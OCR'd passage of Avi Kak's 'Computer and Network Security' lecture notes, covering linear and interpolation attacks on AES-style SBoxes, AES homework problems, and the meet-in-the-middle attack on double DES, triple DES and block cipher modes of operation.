


Figure 8: *Shown is a portion of the LAT for an SBox that carries out byte substitutions by looking up the table supplied in line (A8) of the LAT generator script.* (*This figure is from Lecture 8 of "Computer and Network Security" by Avi Kak*)

- Representing an arbitray linear form $X_{i_1} \otimes \ldots \otimes X_{i_m} \otimes Y_{j_1} \otimes \ldots \otimes Y_{j_n}$ by ζ, the cell values in a LAT allow us to write down the following probabilities: $prob(\zeta = 0) = p$ and $prob(\zeta = 1) = 1 - p$.

- An important part of the formulation of the linear attack is the use of Matsui's *piling-up lemma* to estimate the joint probabilities $prob(\zeta_1, \zeta_2, \ldots) = 0$ and $prob(\zeta_1, \zeta_2, \ldots) = 1$ with each ζ_i expressing one of the linear forms for the i^{th} round.

- After constructing a LAT for the SBoxes used in a cipher and after estimating the join probabilities associated with the linear equations over multiple rounds, executing a linear attack involves the following steps: (1) You string together the linear forms of

the type shown earlier across the rounds but not including the last round and estimate the probabilistic biases associated with the linear forms (these can also be affine forms). (2) Considering different possible candidate keys for the last round, you partially decrypt the ciphertext. For each candidate key for the last round, this gives you candidate output bits for the last-round Sbox. (3) Using these candidate output bits for the last round, you accumulate votes for the different candidates for the last-round key depending on the extent to which candidate SBox output bits for the last round are consistent with the linear forms constructed from the first $n-1$ rounds.

- To make the above explanation more specific, assume that the block size in our cipher is just one byte and that there are no permutations involved. [See the previously mentioned tutorial by Howard Heys for a more realistic example that involves both substitutions and permutations.] Let P_i denote the i^{th} bit of the plaintext byte entering the first round. We will assume that each round consists of a byte substitution by the SBox, followed by the addition of the round key. In general, we will use $X_{r,i}$ to denote the i^{th} input bit to the r^{th} round and let $Y_{r,j}$ denote the j^{th} output bit of the SBox in the same round. Additionally, let $K_{r,k}$ denote the k^{th} bit of the round key for the r^{th} round. We can now construct linear relationships of the following sort that span all of the rounds together:

$$\begin{aligned} &P_{i_1} \otimes P_{i_2} \otimes \ldots \otimes Y_{1,j_1} \otimes \ldots Y_{1,j_1} \otimes \ldots Y_{1,j_m} \otimes \ldots K_1 \otimes Y_{2,j_1} \otimes \ldots Y_{2,j_1} \otimes \ldots \\ &\ldots K_2 \otimes Y_{3,j_1} \otimes \ldots Y_{3,j_1} \otimes \ldots\ldots Y_{n-1,j_1} \ldots Y_{n-1,j_m} \quad = \quad 0 \end{aligned}$$

where we have used the fact that the output of each SBox, after the addition of the round key, becomes the input to the next round. That is, $Y_{r,i} \otimes K_{r,i}$ becomes $X_{r+1,i}$. The above linear form may be expressed in the following form:

$$\begin{aligned} &XOR\ sum\ of\ only\ P\ and\ Y\ variables \quad \otimes \\ &\qquad XOR\ sum\ of\ key\ bits\ in\ rounds\ from\ 1\ through\ n-1 \quad = \quad 0 \end{aligned}$$

which can be abbreviated to

$$XOR\ sum\ of\ only\ P\ and\ Y\ variables \quad \otimes \quad \Sigma_K \quad = \quad 0$$

where Σ_K is the linear form that involves only the key bits from the first $n-1$ rounds.

- We have only two possibilities for Σ_K. Either it is equal to 0 or to 1. If we assume that both are equiprobable, that eliminates the influence of Σ_K on the bias associated with the rest of the linear equation shown above. Subsequently, it becomes easy to decide how much weight to give to a candidate key for the last round depending on the probability associated with the linear form that depends only on the inputs and the outputs of the Sboxes.

- That brings us to the **interpolation attack**. The interpolation attack seeks to model the behavior of an SBox with a polynomial in $GF(2^8)$. Recall that the SBox is the only source of nonlinearity in transforming plaintext into ciphertext. (All of the permutation operations are obviously linear.) We also recognize that what an SBox does must be invertible on a one-one basis (in other

words, the input/output mapping provided by an SBox must be bijective).

- Let's say that it is possible to represent the round operation that involves an SBox calculation following by key mixing by the algebraic function $f_i(c_{i-1}, K_i)$ where c_{i-1} is the input to the round and K_i is the round key. Let's further say that f_i can be expressed as a polynomial in $GF(2^8)$ over the input to the round and that the unknown K_i values can be expressed as the coefficients of this polynomial. It was shown by Jakobsen and Knudsen that when such a polynomial is of low degree, its coefficients can be estimated from a set of plaintext-ciphertext pairs. Subsequently, an attacker would be able to invert the polynomial to find the plaintext for a given ciphertext without having to know the encryption key used.

8.10: HOMEWORK PROBLEMS

1. With regard to the first step of processing in each round of AES on the encryption side: How does one look up the 16×16 S-box table for byte-by-byte substitutions? In other words, assuming I want a substitute byte for the byte $b_7b_6b_5b_4b_3b_2b_1b_0$, where each b_i is a single bit, how do I use these bits to find the replacement byte in the S-box table?

2. What are the steps that go into the construction of the 16×16 S-box lookup table?

3. What is rationale for the bit scrambling step that is used for finding the replacement byte that goes into each cell of the S-box table?

4. The second step in each round permutes the bytes in each row of the state array. What is the permutation formula that is used?

5. Describe the "mix columns" transformation that constitutes the third step in each round of AES.

6. Let's now talk about the Key Expansion Algorithm of AES. This algorithm starts with how many words of the key matrix and expands that into how many words?

7. Let's say the first four words of the key schedule are $w_0,\ w_1,\ w_2,\ w_3$. How do we now obtain the next four words $w_4,\ w_5,\ w_6,\ w_7$?

8. Going back to the previous question, the formula that yields w_4 is

$$w_4 \quad = \quad w_0 \otimes g(w_3)$$

   What goes into computing $g()$?

9. **Programming Assignment:**

   Write a Perl or Python based implementation of AES. As you know, each round of processing involves the following four steps:

   - byte-by-byte substitution
   - shifting of the rows of the state array
   - mixing of the columns
   - the addition of the round key.

   Your implementation must include the code for creating the two 16×16 tables that you need for the byte substitution steps, one for encryption and the other for decryption. Note that the lookup table you construct for encryption is also used in the key expansion algorithm.

The effort that it takes to do this homework is significantly reduced if you use the `BitVector` module in Python and the `Algorithm::BitVector` module in Perl. The following method of in these modules should be particularly useful for constructing the two lookup tables for byte substitutions:

`gf_MI`

This method returns the multiplicative inverse of a bit pattern in $GF(2^n)$ with respect to a modulus bit pattern that corresponds to the irreducible polynomial used. To illustrate with Python the sort of call you'd need to make, the API documentation for the `BitVector` module shows the following example code on how to call this method:

```
modulus = BitVector(bitstring = '100011011')
n = 8
a = BitVector(bitstring = '00110011')
multiplicative_inverse = a.gf_MI(modulus, n)
print multiplicative_inverse                    # 01101100
```

Note that the variable `modulus` is set to the `BitVector` that corresponds to the AES irreducible polynomial. The variable `a` can be set to any arbitrary `BitVector` whose multiplicative inverse you are interested in.

The other `BitVector` method that should prove particularly useful for this homework is:

`gf_multiply_modular`

This method lets you multiply two bit patterns in $GF(2^n)$. To multiply two bit patterns a and b, both instances of the `BitVector`

class, when the modulus bit pattern is *mod*, you invoke

```
a.gf_multipy_modular(b, mod, n)
```

where n is the exponent for 2 in $GF(2^n)$. For this homework problem, n is obviously 8.

Your implementation should be for a 128 bit encryption key. Your script should read a message file for the plaintext and write out the ciphertext into another file. It should prompt the user for the encryption key which should consist of at least 16 printable ASCII characters.

Lecture 9: Using Block and Stream Ciphers for Secure Wired and WiFi Communications

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

February 8, 2017

10:56am

Goals:

- To present 2DES and its vulnerability to the meet-in-the-middle attack
- To present two-key 3DES and three-key 3DES
- To present the five different modes in which a block cipher can be used in practical systems for secure communications
- To discuss stream ciphers and to review RC4 stream cipher algorithm
- To review the security problems with the WEP protocol
- To review how AES is used in WPA2 for encryption and for data integrity check

CONTENTS

9.1: MULTIPLE ENCRYPTIONS WITH DES FOR A MORE SECURE CIPHER

- As you already know, the DES cryptographic system is now known to not be secure.

- We can obviously use AES cryptography that is designed to be extremely secure, but the world of commerce and finance does not want to give up on DES that quickly (because of all the investment that has already been in DES-related software and hardware).

- So that raises questions like: How about a cryptographic system that carries out repeated encryptions with DES? Would that be more secure?

- We will now show that whereas double DES may not be that much more secure than regular DES, we can expect triple DES to be very secure.

9.2: DOUBLE DES

- The simplest form of **multiple encryptions with DES is the double DES** that has two DES-based encryption stages **using two different keys**.

- Let's say that P represents a 64-byte block of plaintext. Let E represent the process of encryption that transforms a plaintext block into a ciphertext block. Let's use two 56-byte encryption keys K_1 and K_2 for a double application of DES to the plaintext. Let C represent the resulting block of ciphertext. We have

$$C = E(K_2,\ E(K_1,\ P))$$

$$P = D(K_1,\ D(K_2,\ C))$$

  where D represents the process of decryption.

- With two keys, each of length 56 bits, double DES in effect uses a 112 bit key. One would think that this would result in a dramatic increase in the cryptographic strength of the cipher — *at*

least against the brute-force attacks to which the regular DES is so vulnerable. Recall that in a brute force attack, you try every possible key to break the code. We will argue in Section 9.2.2 that this belief is not well founded. But first, in the next subsection, let's talk about whether double DES can be thought of as a variation on the regular DES.

9.2.1: Can a Double-DES (2DES) Plaintext-to-Ciphertext Mapping be Equivalent to a Single-DES Mapping?

- Since the plaintext-to-ciphertext mapping must be one-one, the mapping created by a single application of DES encryption can be thought of as a specific permutation of the 2^{64} different possible integer values for a plaintext block. Since a permutation of a permutation is still a permutation, the following relationship between the two keys K_1 and K_2 of 2DES and some single key K_3 is obviously a theoretical possibility.

$$E(K_2,\ E(K_1,\ P)) \quad = \quad E(K_3,\ P)$$

  With such a relationship, the whole point of using 2DES to get around the weakness of DES would be lost, since in that case 2DES would be no stronger than regular DES. [Not only that, one could extend this argument to state that any number of multiple encryptions of plaintext would amount to a single encryption of regular DES. Therefore, a cipher consisting of three applications of DES encryption, as in 3DES, would be no stronger than regular DES.]

- If we said that 2DES with the two keys (K_1, K_2) is equivalent to a single application of DES with some key K_3, that would be tantamount to claiming that the set of permutations achieved with different possible 56-bit DES encryptions is closed. In other

words, we would be saying that the set of permutations corresponding to DES ecryption forms a group.

- However, as it turns out, the set of permutations corresponding to DES encryptions/decryptions does not constitute a group. [For proof, see the paper entitled "DES is not a group," by Keith Campbell and Michael Wiener, that appeared in *Advances in Cryptology*, 1993. The following argument is important to that proof: The set of all possible permutations over 64-bit words is of size $2^{64}!$ as explained later in this section. This set obviously forms a group in which the group operator is that of composition-of-two-permutations (as explained in Section 4.2.2 of Lecture 4) and the group identity element is the identity permutation (meaning when each 64-bit pattern of plaintext maps to itself in the ciphertext). Now let's consider the subgroup of this group that is generated by all encryption/decryption permutations of 64-bit words that correspond to DES with 56-bit keys. The word "generated" is important here, since it implies that the subgroup will contain all permutations that are returned by applying the composition operator to any two permutations. (That's because, being a subgroup, it must be closed under the group operator.) It has been shown by Don Coppersmith that the lower bound on the size of this subgroup exceeds 2^{57}, which is the set all possible permutations that can be generated by the 56 bits of DES through encryption *and* decryption. This implies that the permutation produced by 2DES (or by, say, 3DES) is not guaranteed to belong to the set of size 2^{57} that corresponds to a single application of DES. Campbell and Weiner have estimated that the size of this subgroup is lower-bounded by 10^{2499}. The very large size of the subgroup has the following implications: Even though the subgroup being larger than 2^{57} in size does not preclude that for some choice of K_1 and K_2, 2DES would be equivalent to single DES for some K_3, the probability of finding such a triple (K_1, K_2, K_3) by searching only through the permutations created by the 56-bit DES keys is negligibly small.]


- Let's now establish why for 64-bit block encryption the total number of all possible plaintext-to-ciphertext mappings is the very large number $2^{64}!$.

- Consider 4-bit blocks. Every key gives us a unique mapping between the 16 possible words at the input and the 16 possible words at the output.

- Every mapping between the input words and the output words must amount to a **permutation** of the input words. This is necessitated by the fact that any mapping between the plaintext words and the ciphertext words must be 1-1, since otherwise decryption would not be possible.

- To understand what I mean by a **mapping** between the input words and the output words being a **permutation**, let's continue with our block size of 4 bits. Figure 1 shows one possible mapping between the 16 different input words that you can have with 4 bits and the output words. The 16 output words constitute one permutation of the 16 input words. The total number of permutations of 16 input words is 16!. [When you are looking at N *different* objects in a sequence, a permutation corresponds to the N objects appearing in a specific order. There are $N!$ ways of ordering such a sequence. Consider the case when $N = 3$ and when the objects are a, b, and c. The six different ways of arranging these objects in a sequence are abc, acb, bac, bca, cab, and cba.]

- So with a block size of 4 bits, we have a maximum of 16! mappings between the input words and the output words. In other words, we have $2^4!$ mappings when block size is 4 bits. When we select a key for encryption, we use one of these $2^4!$ mappings.



This is one possible mapping between the 16 input words and the 16 output words

The 16 output words constitute one permutation of the 16 input words.

Since there are 16! permutations of the 16 input words, there exist 16! different possible mappings between the input and the output.

The input−output mapping obtained with one encryption key is only one of 16! different possible mappings.

Figure 1: *One possible mapping between the 16 different possible input words and the 16 different possible output words for a 4-bit block cipher.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)

- Let's now extend the above argument to the case when the block size is 64 bits.

- As before, each encryption key gives us one mapping between the input 64-bit words and the output 64-bit words. Since there are 2^{64} possible words, each mapping is a relationship between the 2^{64} different possible words at the input and equal number of such words at the output.

- Since each mapping can be thought of as a permutation of the 2^{64} possible words at the input, we have a maximum of $2^{64}!$ possible mappings between the input words and the output words.

$$\begin{aligned} \left(2^{64}\right)! &= 10^{3473800000000000000} \\ &> \left(10^{10^{20}}\right) \end{aligned}$$

- Now with a key size of 56 bits, we have a total of 2^{56} different keys. Each key corresponds to one of the $2^{64}!$ different possible mappings. The number 2^{56} is upperbounded by 10^{17}.

9.2.2: Vulnerability of Double DES to the Meet-in-the-Middle Attack

- Any double block cipher, that is a cipher that carries out double encryption of the plaintext using two different keys in order to increase the cryptographic strength of the cipher, is open to what is known as the **meet-in-the-middle attack**.

- To explain the meet-in-the-middle attack, let's revisit the relationship between the plaintext P and the ciphertext C for double DES:

$$C = E(K_2,\ E(K_1,\ P))$$

$$P = D(K_1,\ D(K_2,\ C))$$

  where K_1 and K_2 are the two 56-bit keys used in the two stages of encryption.

- Let's say that an attacker has available to him/her a plaintext-ciphertext pair (P, C). From the perspective of the attacker, there exists an X such that

$$X = E(K_1,\ P) = D(K_2, C)$$

- In order to mount the attack, the attacker creates a **sorted** table of all possible value for X for a given P by trying all possible 2^{56} keys. This table will have 2^{56} entries. We will refer to this table as T_E. [The sorting can be according to the integer values of the keys.]

- The attacker also creates another sorted table of all possible X by decrypting C using every one of the 2^{56} keys. This table also has 2^{56} entries. Let's call this table T_D.

- The tables T_E and T_D are shown in Figure 2.

- Now the question is: How many of the X entries in T_E are likely to be the same as the X entries in T_D? It would obviously suit the attacker if there was a single matching entry in the T_E and T_D tables. That is, the attacker's job would be done if only one X entry in T_E were to be the same as an X entry in T_D, the entry corresponding to the actual keys K_1 and K_2 used for generating C from P. But, as we will see, in general the number of matches will be very large. So we will refer to this count as the number of **false alarms**.

- As Figure 2 shows, we need to make a total of 2^{112} comparisons in order to figure out which entries in the tables are the same. But these comparisons involve only 2^{64} different possible values for X. (Recall that X is a 64-bit word.) Then it must be case that that




Figure 2: *In a meet-in-the-middle attack on the 2DES cipher, an adversary uses a given plaintext-ciphertext pair (P, C) to narrow down the possible values for the two keys K_1 and K_2.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)

$$\frac{2^{112}}{2^{64}} \quad = \quad 2^{48}$$

of the comparisons must involve identical values in the two tables. [Let's say you want to make a 1000 comparisons of the values of a variable under the assumption the variable can take only two values. On the average, 500 of the comparisons will involve identical values. Now consider the case when the variable can take only three values. Now a third of the comparisons must involve identical values. And so on.] So we can expect 2^{48} entries in the T_E table to be the same as the entries in the T_D entries in the T_D table.

- Therefore, when we compare the 2^{56} entries of X in T_E with the 2^{56} entries of X' in T_D, on the average we are likely to run into 2^{48} false alarms.

- Now suppose the attacker has another $(P',\ C')$ pair of 64-bit words available to us. This time, we will only try the 2^{48} key pairs (K_1, K_2) on which we obtained equalities when comparing the X entries in T_E with the X' entries in T_D. Let the new tables be called T'_E and T'_D.

- Now the attacker should see no redundancy at all with regard to the X values produced by the different keys for the given P' and C'. On the other hand, now the attacker will see "negative redundancy" to the tune of $2^{48}/2^{64} \ = \ 2^{-16}$. Taken practically, that implies that there will only be a single key pair (K_1, K_2) with the same X value in the tables T'_E and T'_D.

- Therefore, the matching entry in comparing T'_E with T'_D is practically guaranteed to yield the encryption keys K_1 and K_2.

- The effort required to make such a comparison is proportional to the size of the tables T_E and T_D, which is 2^{56}, which is comparable to the effort required to break the regular DES.

9.3: TRIPLE DES WITH TWO KEYS

- An obvious defense against the **meet-in-the-middle** attack is to use triple DES.

- The most straightforward way to use triple DES is to employ three stages of encryption, each with its own key:

$$C \quad = \quad E(K_3,\ E(K_2,\ E(K_1,\ P)))$$

  But this calls for 168-bit keys, which is considered to be unwieldy for many applications.

- One way to use triple DES is with just two keys as follows

$$C \quad = \quad E(K_1,\ D(K_2,\ E(K_1,\ P)))$$

  Note that one stage of **encryption** is followed by one stage of **decryption**, followed by another stage of **encryption**. *This is also referred to as EDE encryption, where EDE stands for Encrypt-Decrypt-Encrypt.*

- There is an important reason for juxtaposing a stage of decryption between two stages of encryption: it makes the triple DES system easily usable by those who are only equipped to use regular DES. This backward compatibility with regular DES can be achieved by setting $K_1 = K_2$ in triple DES.

- It is important to realize that juxtaposing a decryption stage between two encryption stages does not weaken the resulting cryptographic system in any way. Recall, decryption in DES works in exactly the same manner as encryption. So if you encrypt data with one key and try to decrypt with a different key, the final output will be still be an encrypted version of the original input. The nature of this encrypted output will not be different, from the standpoint of cryptographic strength, from the case if you use two stages of encryption.

- Triple DES with two keys is a popular alternative to regular DES.

9.3.1: Possible Ways to Attack 3DES Based on Two Keys

- It is theoretically possible to extend the **meet-in-the-middle attack** to the case of 3DES based on two keys.

- Let's go back to the encryption equation for two-key 3DES:

$$C \quad = \quad E(K_1,\ D(K_2,\ E(K_1,\ P)))$$

  We can rewrite this equation in the following form

$$\begin{aligned} A &= E(K_1,\ P) \\ B &= D(K_2,\ A) \\ C &= E(K_1,\ B) \end{aligned}$$

- If the attacker had some way of knowing the intermediate value A for a given plaintext P, breaking the 3DES cipher becomes the same as breaking 2DES with the meet-in-the-middle attack.

- In the absence of knowledge of A, the attacker can assume some arbitrary value for A and can then try to find a known $(P,\ C)$ that results in that A by using the following procedure:

Step 1: The attacker procures n pairs of $(P,\ C)$. These are arranged in a two-column table, with all the P's in one column and their corresponding C's in the other column. This table has n rows. We refer to this table as **Table I**.

Step 2: The attacker now chooses an arbitrary A. Using this A, the attacker figures out the plaintext that will result in that A for every possible key K_1:

$$P \quad = \quad D(K_1,\ A)$$

(Recall that, in encryption, A is related to P by $A\ =\ E(K_1, P)$.) If a P calculated in this manner is found to match one of the rows in Table I, for the key K_1 that yielded this match we now find B from

$$B \quad = \quad D(K_1,\ C)$$

for the C value that corresponds to the P value in Table I. This B value and its corresponding key K_1 is entered as a row in **Table II**. (Recall that, in encryption, C is related to B by $C\ =\ E(K_1,\ B)$.)

Step 3: Given all the available $(P,\ C)$ pairs, we now fill Table II with $(B,\ K_1)$ pairs where the set of K_1's **constitutes our candidate pool for the K_1 key**.

Step 4: We now sort Table II on the B values.

Step 5: In Table II constructed as above, the left column entries, meaning B's, were obtained from the available samples of ciphertext C. Recall, the other way to obtain B is by

$$B \quad = \quad D(K_2,\ A)$$

We now try, one at a time, all possible values for the K_2 key in this equation for the assumed value for A. (Obviously, there are 2^{56} possible values for K_2.) When we get a B that is in one of the rows of Table II, we have found a candidate pair $(K_1,\ K_2)$.

Step 6: The candidate pair of keys $(K_1,\ K_2)$ is tested on the remaining $(P,\ C)$ pairs. If the test fails, we try a different value for A in Step 2 and the process is repeated.

- Let's now talk about the effort involved in arriving at a correct guess for the $(K_1,\ K_2)$ pair of keys.

- For a given pair (P, C), the probability of guessing the correct intermediate A is $1/2^{64}$.

- Therefore, given the n pairs of $(P,\ C)$ values in Table I, the probability that **a particular chosen value for** A will be correct is $n/2^{64}$.

- Now we will use the following result in probability theory: the **expected number of draws required** to draw one red ball from a bin containing n red balls and $N - n$ green balls is $(N + 1)/(n + 1)$ **if the balls are NOT replaced**.

- Therefore, given the n pairs for $(P,\ C)$, the number of different possible values for A that we may have to try is given by

$$\frac{2^{64}\ +\ 1}{n\ +\ 1} \quad \approx \quad \frac{2^{64}}{n}$$

  which is roughly in agreement with the probability $n/2^{64}$ of choosing the correct value for A if we are given n pairs for $(P,\ C)$.

- Because the size of the effort involved in Step 5 is of the order of 2^{56}, the above expression implies that the running time of the attack would be of the order of

$$2^{56}\ \cdot\ \frac{2^{64}}{n} \quad = \quad 2^{120-\log n}$$

9.4: TRIPLE DES WITH THREE KEYS

- If you don't mind 168-bit keys, here is a 3-key version of a more secure cipher that is based on multiple encryptions with DES:

$$C \quad = \quad E(K_3,\ D(K_2,\ E(K_1,\ P)))$$

  where the decryption step in the middle is purely for the sake of backward compatibility with the regular DES, with 2DES, and with 3DES using two keys.

- When all three keys are the same, that is when $K_1 = K_2 = K_3$, 3DES with three keys become identical to regular DES.

- When $K_1 = K_3$, we have 3DES with two keys.

- Note that as with 3DES using two keys, the decryption stage in the middle does NOT reduce the cryptographic strength of 3DES with three keys. Especially since the encryption and decryption algorithms are the same in DES, decrypting with a key that is different from the key used in encryption does not bring the output any closer to the input.

- A number of internet-based applications have adopted 3DES with three keys. **These include PGP and S/MIME.** [PGP is used for email and file storage security; we will talk about it in Lecture 20. S/MIME stands for Secure-MIME and MIME stands for **Multipurpose Internet Mail Extensions**. When you attach PDF files, photos, videos, etc., with your email, they are sent as MIME objects.]

9.5: FIVE MODES OF OPERATION FOR BLOCK CIPHERS

- The discussion in this section applies to **all** block ciphers, including the AES cipher presented in Lecture 8.

- Just because a block cipher has been demonstrated to be strong (in the sense that it is not vulnerable to brute-force, meet-in-the-middle, typical statistical, and other such attacks), does not imply that it will be sufficiently secure if you are using it to transmit long messages. [By "long", we mean many times longer than the block length.] The interaction between the block-size based periodicity of such ciphers and any repetitive structures in the plaintext may still leave too many clues in the ciphertext that compromise its security.

- The goal of this section (which includes the five subsections that follow) is to present the five different modes in which any block cipher can be used. The first of these, ECB, is for using a block cipher as it is, meaning by scanning a long document one block at a time and enciphering it independently of the blocks seen before or the blocks to be seen next. As will be pointed out, this is not

suitable for long messages. It is the next four modes, variations on the first, that are actually used in real-world applications for the encryption of long messages.

Electronic Code Book (ECB): This method is referred to as the Electronic Code Book method because the encryption process can be represented by a *fixed mapping* between the input blocks of plaintext and the output blocks of cipher text. So it is very similar to the code book approach of the distant past. The code book would list the ciphertext mapping for each plaintext word. For this mode to work correctly, either the message length must be an integral multiple of the block size or you must use padding so that the condition on the length is satisfied.

Cipher Block Chaining Mode (CBC): The input to the encryption algorithm is the XOR of the next block of plaintext and the previous block of ciphertext. This is obviously more secure for long segments of plaintext. However, this mode also requires that length of the plaintext message be an integral multiple of the block size. When that condition is not satisfied, the message must be suitably padded.

Cipher Feedback Mode (CFB): Whereas the CBC mode uses all of the previous ciphertext block to compute the next ciphertext block, the CFB mode uses only a fraction thereof. Also, whereas in the CBC mode the encryption system digests b bits of plaintext at a time (where b is the blocksize used by the block cipher), now

the encryption system digests only $s < b$ number of plaintext bits at a time even though the encryption algorithm itself carries out a b-bits to b-bits transformation. Since s can be any number, including one byte, that makes CFB suitable as a stream cipher.

Output Feedback Mode (OFB): The basic logic here is the same as in CFB, only the nature of what gets fed from stage to stage is different. In CFB, you feed $s < b$ number of ciphertext bits from the current stage into the b-bits to b-bits transformation carried out by the next-stage encryption. But in OFB, you feed s bits from the output of the transformation itself. This mode of operation is also suitable if you want to use a block cipher as a stream cipher.

Counter Mode (CTR): Whereas the previous four modes for using a block cipher are intuitively plausible, this new mode at first seems strange and seemingly not secure. But it has been theoretically established that this mode is at least as secure as the other modes. As for CFB and OFB, an interesting property of this mode is that only the encryption algorithm is used at both the encryption end and at the decryption end. The basic idea consists of applying the encryption algorithm **not** to the plaintext directly, but to a b-bit number (and its increments modulo 2^b for successive blocks) that is chosen beforehand. The ciphertext consists of what is obtained by XORing the encryption of the number with a b-bit block of plaintext.

In Sections 9.5.1 through 9.5.5 that follow, we will examine in greater detail these five different modes for using a block cipher.

9.5.1: The Electronic Code Book Mode (ECB)

- When a block cipher is used in ECB mode, each block of plaintext is coded independently. This makes it not very secure for long segments of plaintext, especially plaintext containing repetitive information (**particularly if the nature of what is repetitive in the plaintext is known to the attacker**). Used primarily for secure transmission of short pieces of information, such as an encryption key.

- I will now demonstrate visually that when each block of a plaintext file is encrypted independently of the other blocks, the "structure" of the information in the ciphertext file can hold important clues to what is in the plaintext file.

